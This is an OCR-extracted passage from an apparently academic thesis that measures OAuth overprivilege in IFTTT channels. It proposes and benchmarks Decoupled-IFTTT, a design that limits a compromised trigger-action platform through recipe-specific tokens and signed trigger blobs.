


Figure 5.8: Number of triggers and actions per channel sorted by their count. A channel has on average 5.5 triggers and actions.

and get locations associated with timeline items. This can result in data loss or data leakage. We find that this online service provides fine-grained scopes, but surfaces an all-or-nothing OAuth prompt to the user.

5.6 Distribution of triggers and actions in IFTTT channels

Figure 5.8 shows a distribution of the number of triggers and actions per channel in IFTTT.

5.7 Lessons extracted from empirical analysis

We highlight the lessons we extracted based on the results of our empirical analysis of IFTTT's authorization model.

- The channel abstraction strikes a good balance in the usability-security trade-off, but results in highly-privileged tokens residing inside IFTTT's infrastruc-

ture. Users sign in to online services only once per channel, and IFTTT obtains an OAuth token that is sufficiently privileged to execute all kinds of recipes it supports. If tokens were recipe-specific, then the user would have to sign in to the online services per recipe, thereby drastically increasing the number of prompts, leading to prompt fatigue.

- Highly-privileged tokens inside IFTTT's infrastructure are a single point of failure, making it an attractive target for attackers. If IFTTT is compromised and becomes malicious, it can arbitrarily execute a wide variety of functions on the user's online services, as our empirical analysis shows.

- Coarse-grained bearer tokens themselves are an attractive target for attackers and are susceptible to known OAuth attacks [44, 63]. We analyzed how many channels out of 297 are vulnerable to two types of OAuth attacks directed at the user. We found that 4 channels are vulnerable to the open redirector OAuth attack where a victim user can be tricked into logging into the authentic online service page but with an attacker-controlled redirect URI that would let the attacker obtain an OAuth bearer token. This attack is similar to that of Fernandes *et al.* [63]. We also found that 22 channels are vulnerable to downgrade-only attacks. Although this attack requires a stronger assumption of a man-in-the-browser, or HTTP-only communications (no HTTPS), it still does highlight the risk that users might face due to overprivileged channels on IFTTT.

Based on the above lessons, our goal is to provide trigger-action functionality to end-users without increasing the number of OAuth permission prompts, while preventing arbitrary misuse of OAuth tokens if IFTTT is compromised. We discuss our design that achieves this goal in the next chapter.

	Channel	Triggers	Actions	Total APIs	Overpriv. APIs	Not overpriv. APIs	Unknown Access	Measurement Strategy
Non-Cyber-Physical Channels	Facebook	10	3	217	172	18	27	scope-mirroring
	Twitter	10	6	92	72	16	4	scope-mirroring
	Dropbox	2	3	81	61	16	4	scope-mirroring
	Gmail	6	1	56	37	7	12	scope-mirroring
	Google Calendar	3	1	37	33	4	0	scope-mirroring
	YouTube	3	0	50	31	5	14	scope-mirroring
	Google Drive	0	4	34	31	3	0	scope-mirroring
	Pocket	4	1	13	9	4	0	scope-mirroring
Cyber-Physical Channels	MyFoxHomeControl	5	4	72	61	9	2	scope-mirroring
	ATT M2X	3	3	93	34	12	47	scope-mirroring
	Google Glass	0	1	22	19	2	1	downgrade
	Camio	3	4	27	17	3	7	scope-mirroring
	Particle	4	2	34	15	6	13	actual-ifttt-token
	Recon	0	1	21	15	0	6	scope-mirroring
	UPByJawbone	13	4	46	11	12	23	scope-mirroring
	Ubi	1	1	6	3	3	0	downgrade-open-redirect
	Pavlok	0	4	20	2	9	9	downgrade
	Netatmo Welcome	9	0	8	2	3	3	downgrade-open-redirect
	Netatmo Thermostat	6	8	6	0	5	1	scope-mirroring
	Netatmo Weather Station	17	0	2	0	1	1	scope-mirroring
	Nest Thermostat	4	3	1	0	1	0	scope-mirroring
	Nest Protect	5	0	1	0	1	0	scope-mirroring
	Nest Cam	3	0	1	0	1	0	scope-mirroring
	LaMetric	1	1	1	0	1	0	downgrade-open-redirect

Table 5.5: Channel-Online-Service overprivilege results detail. Only 6 of the 24 did not have overprivileged access to online service APIs. `actual-ifttt-token` means that we were able to obtain the token that IFTTT itself was using through an administrative API.

Channel	Example Overprivileged APIs	Description
Facebook	https://graph.facebook.com/v2.7/from.id_status-id	Updates status that was posted by the app itself
	https://graph.facebook.com/v2.7/object-id/likes	Deletes likes
	https://graph.facebook.com/v2.7/payment-id/refunds WITH BODY currency=USD&amount=value	Initiates a refund
Twitter	https://api.twitter.com/1.1/statuses/destroy/240854986559455234.json	Deletes a status message
	https://api.twitter.com/1.1/statuses/retweet/241259202004267009.json	Re-tweets a message
	https://api.twitter.com/1.1/account/update_profile_banner.json?width=1500&height=500&offset_top=0&offset_left=0&banner=FILE_DATA	Updates profile banner
Dropbox	https://api.dropboxapi.com/2/files/delete	Deletes a file
	https://api.dropboxapi.com/2/sharing/add_file_member	Shares a file with a member
	https://api.dropboxapi.com/2/sharing/create_shared_link	Creates a file sharing link
Google Drive	https://www.googleapis.com/drive/v3/files/file-id	Deletes a file
	https://www.googleapis.com/drive/v3/files/file-id/permissions	Creates a permission for a file
	https://www.googleapis.com/drive/v3/files/file-id/revisions/rev-id	Permanently deletes a revision of a file
Particle	https://api.particle.io/v1/devices/device-id	Flashes a device with a pre-compiled binary
	https://api.particle.io/v1/devices/device-id	Unclaims a device
	https://api.particle.io/v1/devices/device-id WITH BODY name=new_name	Renames a device
MyFox Home Control	https://api.myfox.me:443/v2/site/site-id/device/cam-id/camera/recording/stop	Stops camera recording
	https://api.myfox.me:443/v2/site/site-id/device/dev-id/heater/on	Sets heater to 'on' mode
	https://api.myfox.me:443/v2/site/site-id/device/dev-id/socket/on or /off	Turns a device on or off
Ubi	https://portal.theubi.com/v2/ubi/list	Lists all connected Ubi devices
	https://portal.theubi.com/v2/ubi/ubi-id/speech?phrase=hello	Sends a speech command
	https://portal.theubi.com/v2/ubi/ubi-id/location	Returns geo-location of the Ubi
Google Glass	https://www.googleapis.com/mirror/v1/locations	Gets a location that is associated with a timeline item
	https://www.googleapis.com/mirror/v1/timeline/id	Deletes a timeline item
	https://www.googleapis.com/mirror/v1/contacts	Gets all contacts

Table 5.6: Examples of overprivileged APIs channels can access that are not used in any of their triggers or actions.

CHAPTER VI

Decoupled-IFTTT: Constraining Privilege in Trigger-Action Platforms

In this chapter, we discuss the design of Decoupled-IFTTT, a trigger-action platform that provides strong recipe-integrity guarantees. Its design is directly inspired by lessons from the previous IFTTT analysis chapter.

6.1 Introduction

Although trigger-action platforms are well-suited to cyber-physical automation, current designs lead to long-term security risks, as our analysis of the popular IFTTT platform shows. The long-term security risks stem from the use of the OAuth protocol. A fundamental reason for this overprivilege is that deciding the granularity of OAuth tokens (and hence privilege) is left up to the cloud API designers who are trying to strike a favorable balance between usability of their API and the security. Coupled with the logically monolithic trigger-action platform design, this leads to overprivilege and a long-term security risk.

Our insight is that OAuth tokens can be made extremely fine-grained and conditions on its use can be added and later verified using basic cryptographic primitives *without* increasing the number of OAuth permission prompts (thus retaining exist-

ing user experience). Although our model requires changes to the cloud services, we have several adoption tools that can make the transition easier. Section 6.5 discusses several choices. For example, we have structured our prototype after the popular oauthlib[1], where a developer has to only add a single annotation above methods requiring protection.

Threat Model. We assume that the trigger-action platform can be compromised. It can leak the OAuth bearer tokens and it can attempt to invoke actions arbitrarily. It can also try to manipulate the trigger data passing through its infrastructure. For example, if we have a recipe that saves an Instagram image to Dropbox, the untrusted trigger-action platform might instead save malware into the user's Dropbox account. A compromised trigger-action platform can leak trigger data that might be privacy sensitive. We do not prevent such leaks. Currently, the user has to trust the platform with access to data it needs to run recipes. We discuss potential ways to overcome this problem in §6.5. We assume that online services use HTTPS for their OAuth APIs,[2] and that they are not compromised (if an online service is compromised, then an attack is possible independently of IFTTT). We consider denial of service attacks to be outside the scope of this work.

6.2 Related Work

Trigger-Action Platform Studies. Poirot is a security analysis tool that finds vulnerabilities in systems that occur due to discrepancies between a designer's view of a system and that of an attacker [92]. The authors apply Poirot to IFTTT as a case study and find a previously unknown login CSRF based attack where data from one user account can be written to another unrelated attacker account. In contrast, we assume that the IFTTT platform can be compromised, and introduce a decoupled

[1]https://github.com/idan/oauthlib

[2]Out of 297 channels, only 2 used HTTP; all others used HTTPS.

design where the cloud component executes recipes at scale and is untrusted. dIFTTT ensures that if the cloud component is compromised, the attacker cannot arbitrarily invoke actions. Instead, it can only invoke actions if it can prove trigger occurrence.

OAuth Security Analyses. Fett *et al.* conducted a formal security analysis of the OAuth 2.0 standard, and in the process discovered new vulnerabilities [67]. They also propose fixes and prove the security of the protocol in an expressive web model. These contributions are orthogonal to ours and our work will benefit from their fixes to the OAuth protocol.

6.3 Decoupled-IFTTT Design

Decoupled-IFTTT splits the logically monolithic IFTTT architecture into a cloud service (dIFTTT-Cloud) that users do not trust, and several clients (dIFTTT-Clients). The dIFTTT-Cloud provides computational infrastructure to execute recipes at large scale, like IFTTT's cloud. We assume that it can be compromised by attackers. We introduce extensions to the OAuth protocol to ensure that the cloud service only has the necessary amount of privilege to execute the set of recipes of a given user. Each user must install a dIFTTT-Client on a device such as a smartphone. Users connect channels to their accounts and setup trigger-action recipes with the help of the these clients. A user trusts a client to manage highly-privileged access to their online services.

We designed the OAuth protocol extensions for dIFTTT to be open allowing anyone to implement the client portion of the protocol. Furthermore, the clients are not implemented by the same entity implementing the untrusted cloud service. Instead, we envision a community of developers building client applications and hosting them at various market places, *e.g.,* Android or Apple store. These app market models naturally result in a few well-built apps emerging, thus making it easy for users to install relatively good and secure implementations of the dIFTTT-Client. Furthermore, the

open source community can independently vet open source clients.

As is the case with IFTTT, there are two phases a user must follow to create a recipe: Channel Connection, and Recipe Setup. We will discuss how these two phases work, with the help of an example recipe taken from IFTTT:

```
IF new_item added to ShoppingList THEN
   email new_item to x@y.com
```

Channel Connection. A user will connect channels using a client. To create the above recipe, the user will have to first connect the ShoppingList and Email channels (assuming they haven't been connected before). This involves the usual step of the user logging in to the services corresponding to the channels with a username and password, and eventually accepting the OAuth scopes being requested. During this standard OAuth negotiation (we only use authorization code grant flow), the dIFTTT-Client requests an *XToken* (Transfer Token, see Figure 6.1). An XToken is coarse-grained and can only be used to obtain recipe-specific tokens without creating a permission prompt. As these tokens are highly-privileged (because they allow the bearer to obtain a recipe-specific token for any of the functions a particular online service provides), we encrypt their storage when they are not in main memory. The dIFTTT-Client can also use a trusted-hardware-backed keystore when available on a client (§6.4). We introduce the notion of an XToken to maintain the usability experience of one-time authorizations of channels, and to gain the security of recipe-specific tokens.

Recipe Setup. Once the user has connected the trigger and action channels, the next step is to setup the trigger part of the recipe. This involves navigating a UI and eventually clicking on one of the trigger functions that the channel offers. In this case, `OnNewItem` is a function that fires whenever a new item is added to the user's shopping list. dIFTTT-Client will treat the physical act of the user clicking a specific trigger function in the UI as an implicit authorization for it to obtain a recipe-specific token




Figure 6.1: dIFTTT authorization model has four phases: Channel signup phase, where the clients obtain scope-to-function maps for every online service; channel connection phase, where the clients gain XTokens to online services the user wishes to use; and trigger and action setup phases where these tokens are used to request recipe-specific tokens.

that can only execute `OnNewItem`. It transmits the XToken it obtained earlier to the trigger online service including information about the specific function for which it wants a recipe-specific token. As a return value, the trigger service will also transmit its X509 certificate to the client, in addition to the recipe-specific token (Figure 6.1).

A recipe-specific token only allows the bearer to execute a single function with specific parameters on an online service. For example, assume that the ShoppingList service offers two functions that external parties may call: `test()`, and `OnNewItem(String URL)`. The XToken allows the bearer to obtain a recipe-specific token for any of these supported functions. In our example recipe, an external party only needs to call `OnNewItem` with a String value of "https://difttt-cloud.com/new_item." Therefore, the client can obtain a recipe-specific token scoped to only execute

OnNewItem('https://difttt-cloud.com/new_item'). That is, a scope in dIFTTT is equivalent to the name of a function in an online service.

Our design relies on two principles to overcome the challenge of an increased number of prompts while using such fine-grained tokens:

- The user authorizes the client to obtain an XToken when a channel is connected. This does not change the number of permission prompts for a user—it is the same as IFTTT. The XToken has the property of allowing the client to obtain a recipe-specific token without creating a permission prompt, as the user has already given the client that amount of privilege by authorizing it to obtain an XToken.

- The client only uses the XToken upon an explicit user interaction. This notion is directly inspired by User-Driven Access Control [113].

Setting up the action part of the recipe is similar to setting up the trigger part. The user will navigate a UI and implicitly authorize the client to obtain a recipe-specific token to invoke a particular action function. However, the token exchange process is slightly different. As Figure 6.1 shows, the dIFTTT-Client will transmit the action XToken, the trigger service's X509 certificate, the name of the trigger function (`OnNewItem`), the action function name (`send_email`), and any action function parameters to the action service. The action service will return a recipe-specific token and associate all of this information with that token internally, effectively tying the issued token to a particular triggering function and a particular action function.

At this point, the dIFTTT-Client has obtained two recipe-specific tokens needed to execute the recipe. It transmits these tokens along with a description of the recipe to dIFTTT-Cloud that uses the trigger token to set up a callback to itself whenever the trigger condition (*i.e.,* new item added to shopping list) occurs.

Channel Signup. Currently, IFTTT knows which scopes to request for various

trigger and action functions because channels store that scope-to-function mapping in IFTTT's infrastructure. However, in our case, this infrastructure is untrusted. dIFTTT-Cloud could manipulate scope-to-function mappings to trick the clients into requesting the wrong scopes. Our design solves this problem by requiring the online services to create a signed scope-to-function mapping and host those mappings at a well-known location. An online service signs its mapping using the private key corresponding to its X509 certificate. The clients retrieve these signed mappings during the channel signup phase (Figure 6.1).

Recipe Execution. At runtime, whenever a new item is added to the shopping list, the trigger service will generate an HTTP call to the IFTTT cloud and pass the trigger data (in our example recipe, this will be the item that was added to the shopping list). dIFTTT changes this process slightly, and instead requires the trigger service to generate a trigger blob (see Figure 6.2):

$[Time, TTL, TriggerScope, TriggerData, SIG]$

where SIG is a digital signature of a concatenation of the other data items. The public key of this signing private key was transmitted to the action service as part of the setup process. $Time$ is the timestamp when the blob was created, and TTL specifies the period for which the blob is valid. Once the trigger service creates this blob, it will transmit it to the dIFTTT-Cloud. At that point, the dIFTTT-Cloud will lookup the appropriate recipe, and then invoke the action function using the recipe-specific token it obtained earlier.

Upon receiving the HTTP call from the dIFTTT-Cloud, the action service will first execute a lightweight verification process before invoking the target function. The verification steps are:

- Verify that the passed recipe-specific token exists.
- Verify the signature on the trigger blob using the X509 certificate of the triggering service.




Figure 6.2: Recipe execution in dIFTTT: Upon a trigger activation, the trigger service contacts dIFTTT-Cloud with a trigger blob. dIFTTT-Cloud transmits this blob and the recipe-specific action token to the action service. The trigger blob contains information the action service needs to verify that the corresponding trigger occurred.

  - Ensure that the time stamp value has increased.
  - Verify that the Time-To-Live (TTL) value inside the trigger blob is current.
  - Check that the trigger scope (function name) inside the blob matches what the action service was given during the setup phase.

- Verify that the HTTP function being called at runtime is the same as the function name given by the trusted client to the action service during the setup phase.
- Finally, verify that the function parameters match those that the trusted client gave the action service during the setup phase.

If all verification checks succeed, then the action service proceeds normally and executes the `send_email` function. We note that the recipe execution process does not depend on the dIFTTT-Client, as recipe-specific tokens are already uploaded to dIFTTT-Cloud.

6.3.1 Security Properties of dIFTTT

The above design ensures that the dIFTTT-Cloud can only execute user recipes whenever a trigger occurs, even if it is compromised. Here, we explain in more detail how the various components of our OAuth protocol additions and decoupled design provide this guarantee.

Action Misuse Prevention. An untrusted or compromised IFTTT cloud can invoke action functions at will, even in the absence of any triggers. Furthermore, based on our empirical study results, it could invoke a wide variety of functions given the rampant overprivilege. dIFTTT prevents all of these problems. First, although XTokens are coarse-grained, they are never transmitted to the untrusted cloud service. Only recipe-specific tokens that can execute a single function with specific parameters are transmitted to the dIFTTT-Cloud. Furthermore, the dIFTTT-Cloud can successfully execute an action function only if it can prove that a trigger occurred within some reasonable amount of time in the past. The signed trigger blob provides this property.

Trigger Misuse Prevention. dIFTTT-Cloud could try to misuse the trigger blob and attempt replay attacks. However, the time stamp and time-to-live value ensures trigger blob freshness. It could also try to use a trigger blob from another trigger service or the trigger blob of a different trigger function on the same service. However, while setting up the recipe, the trusted dIFTTT-Client instructs the action service to associate the name of the trigger scope (function name) with the action token. Furthermore, the signed trigger blob contains this trigger scope. Therefore, dIFTTT-Cloud can only use a given trigger blob for a specific action function. In other words, the dIFTTT-Cloud can only execute the user's recipe.

Trigger Data Integrity. The untrusted dIFTTT-Cloud may attempt to modify the data it receives from the triggering service before delivering it to the action service. An example of this would be a recipe that saves new images from an Instagram

channel to a Dropbox account. An attacker may replace the image with malware before uploading the file to Dropbox. dIFTTT protects against such an attack by requiring the trigger service to sign the fields of the trigger blob with its private key. When receiving the trigger blob, the action service verifies the signature using the public key that was associated with the action token during recipe setup.

Recipe Deletion. A user can delete recipes with the help of dIFTTT-Client, that will issue a recipe deletion HTTP API call to the online services involved in a specific recipe. The online services will then invalidate the recipe-specific tokens. A malicious dIFTTT-Cloud can retain the recipe description, but it won't be able to execute any trigger or action functions because the online services will automatically refuse the HTTP calls as the tokens no longer exist.

No Single Point of Failure. Although the XToken is coarse-grained, it is never transmitted to the untrusted cloud service. The attacker has to target and compromise individual devices to obtain the XToken. Therefore, these tokens are not a single point of failure any more.

6.3.2 Usability Properties of our Decoupled Design

From an end-user perspective, dIFTTT retains the concept of the one-time operation of users connecting channels to their accounts. However, as users have to use a client app, it does limit their mobility (see §6.5 for options to increase mobility). dIFTTT does not add any additional OAuth prompts—it leverages User-Driven Access Control to automatically obtain the recipe-specific tokens.

As we discussed in §5.4.2, online services in general do not provide with users fine-grained control over OAuth permissions and do not provide good descriptions of the permissions being requested. However, dIFTTT enables fine-grained control and good descriptiveness. When a dIFTTT-Client requests the user's permission to obtain an XToken, it can directly list the set of online service functions for which the

XToken can be used to gain access. Furthermore, the online service can provide an option for users to select the set of functions they wish to include in the XToken—dIFTTT-Client will not be able to obtain recipe-specific tokens for any functions not in that set.

From a developer perspective, dIFTTT requires changes. Specifically, it requires adding code to implement XTokens, the recipe-specific tokens, trigger blob generation, and the verification procedure. This can be a barrier to immediate adoption. However, as we discuss in §6.4, §6.5, we have implemented dIFTTT in a way to ease the transition for online service developers by only requiring them to add a single annotation above HTTP methods in the server.

6.3.3 Expressivity of Decoupled-IFTTT

For services that do not natively support a callback interface for a specific triggering condition, the trigger-action platform must poll the service and check the triggering condition itself. For example, a weather channel might only offer an API that returns the current temperature. To support a trigger that fires if the temperature goes above 80 degrees, IFTTT would poll the weather service and compute the predicate $currTemp > 80$. However, the dIFTTT-Cloud might simply ignore the result of the comparison, and invoke the action service repeatedly. The verification on the action end will succeed since dIFTTT-Cloud will obtain a valid signed trigger blob when it polls the trigger service.

dIFTTT handles such situations by allowing the client to associate a predicate with the action token. This predicate is expressed over fields of the trigger data part of the signed trigger blob. The dIFTTT-Client simply maps the condition the user sets up while creating the recipe to a predicate and then instructs the action service to associate the predicate with the resulting recipe-specific token. At runtime, the action service performs the additional step of verifying that the predicate is true.

Encoding such stateless predicates handles a significant fraction of the kinds of conditions that IFTTT supports. We studied the triggers, actions, and online service APIs for 24 channels that covered 80.4% of recipes in our dataset and did not find any predicates that required storing state. We also studied the Zapier channel creation process but did not find any resources for channels to keep state [20]. Moreover, all Zapier predicates only involve simple boolean operators. Our prototype fully supports expressing such recipes.

6.4 Implementation & Evaluation

We implemented dIFTTT-Client on the Android platform. For additional client-side security, the dIFTTT-Client will use a hardware-backed keystore, when available, to generate a key that we use to encrypt XTokens before storing them on the filesystem. Such keystores have been present in iOS devices since 2013 [34] and have been supported in Android devices since version 6.0 [93].

We built a Python library that online service developers can use to add dIFTTT functionality. The library provides a simple annotation (*i.e.,* Python decorator) that developers can place above sensitive HTTP API methods that require recipe-specific scoping. The annotation automatically invokes the verification procedure (see §6.3). Using the Python library, we implemented the dIFTTT-Cloud, and two online services modeled after existing IFTTT channels: (1) an Amazon Alexa inspired ToDo list, (2) an email service.

6.4.1 Microbenchmarks

We first quantified micro-performance factors of dIFTTT. We created the following recipe: *"IF new_item == 'buy soap' is added to MyToDo List THEN send_email(new_item)."* That is, if a new ToDo item with contents "buy soap" is added to the list, then send an email. This recipe is representative of the

kinds of recipes that users can create on IFTTT. It contains all the elements of typical recipes: a condition on data coming from the trigger service, and transfer of trigger service data to an action service function. We deployed dIFTTT locally, created the example recipe, and then measured storage overhead, transmission overhead, and developer effort.[3] We found that using dIFTTT imposes negligible overhead: Each recipe requires an additional $3.5KB$ in terms of storage, and an additional $7.5KB$ of transmission per execution. Online service developers using our prototype library only need to add a single line of code per HTTP API function—this is the same as that required by the popular oauthlib library for Python. We elaborate on the results below.

Storage Overhead. Using dIFTTT requires online services to store additional state: An online service needs to store an XToken for each trusted client that allows the client to create fine-grained tokens for individual recipes. The online service also needs to store dIFTTT fine-grained tokens for each recipe. These tokens include additional fields (*e.g.,* time, TTL), so they impose storage overhead on the online service. We computed the required storage for the baseline IFTTT system, and for dIFTTT. Our results show that each dIFTTT recipe creates a $3.5KB$ overhead in addition to the $0.8KB$ required to store the XToken, compared to the $0.8KB$ storage cost for the baseline IFTTT system. This extra token storage cost is negligible given the low price of storage and quantity of other user data that these systems collect.

Transmission Overhead. Executing a recipe on dIFTTT requires transmitting more data over the network. This overhead is the result of additional data in the trigger blob (Figure 6.2) including time, TTL, and sign. To evaluate the transmission overhead, we computed the transmission size of recipe execution in the baseline case and compared it to the same quantity in the dIFTTT case. We varied the number of function parameters passed $(1 - 10)$ and present the average result of five ex-

[3]For microbenchmarks, deployment location does not affect the quantities under study.




Figure 6.3: Average total transmission size of IFTTT and dIFTTT for $1-10$ parameters for 5 experiments. Although there is a linear increasing trend in both systems, the difference among the two remains negligible.

periments. The number of function parameters matters because the recipe-specific token information encodes data about the specific function being executed. We used Wireshark [15] to measure the flow sizes associated with ports assigned to online services and the dIFTTT-Cloud. Figure 6.3 presents this overhead for different number of function parameters for the two systems. In our experiments, dIFTTT created $6-11\%$ overhead. Even when using 10 parameters the transmission overhead does not exceed $7.5KB$.

Developer Effort. We developed dIFTTT as a library for trigger and action services to make it easy for online service developers to transition to the dIFTTT model. Developers must only add a single additional line of code per function to protect it with dIFTTT verifications. When compared to existing OAuth libraries, such as the popular oauthlib [9], this is the same amount of effort—developers using oauthlib must also place a single annotation above HTTP API methods to create scopes.

6.4.2 Macrobenchmarks

We measured end-to-end latency and throughput of recipe execution. We hosted the dIFTTT-Cloud and two online services on separate Amazon t2.micro EC2 instances. Each instance was configured with one 64-bit Intel Xeon Family vCPU@2.5 GHz, 1GB memory, 8GB SSD storage, Ubuntu 14.04 with Apache2, and MySQL Server 5.5. Our results show a modest $15ms$ latency increase, and 2.5% throughput drop in the online service when compared to the baseline (online service with no dIFTTT protections). This does not represent an inhibiting overhead for an online service especially when considering the effect of network latency and the lack of real-time requirements in these systems. We used the same ToDo list recipe for our tests.

End-to-End Latency. We measured the time between the trigger service being activated due to an item being added to our ToDo list example recipe, and the time the action service issues a `send_email` call. This time includes network latency, the time to generate a signed trigger blob, and the time to verify the trigger blob and the action token, in the case of dIFTTT. Our baseline case is the IFTTT system, and it only includes network latency, and time to execute the trigger and action functions without any dIFTTT verification. We varied the number of function parameters on the action service between 1 and 10. Figure 6.4 presents the results of these experiments. Our results show that excluding the network latency, the maximum verification overhead is less than $15ms$. For typical recipes, that send emails, SMSs, or invoke actions on physical devices over a network, we consider this additional latency to be acceptable.

Throughput. We measure throughput as the number of recipes executed per second, under a load of 2000 concurrent HTTP requests. We computed this concurrency level by examining the number of times the most popular IFTTT channel was used in recipes (IF Notification channel was used in $1,514,188$ recipes in our dataset). As




Figure 6.4: dIFTTT adds less than $15ms$ of verification latency to recipe execution when compared to the baseline IFTTT case.

	dIFTTT		**IFTTT**	
	Avg	SD	Avg	SD
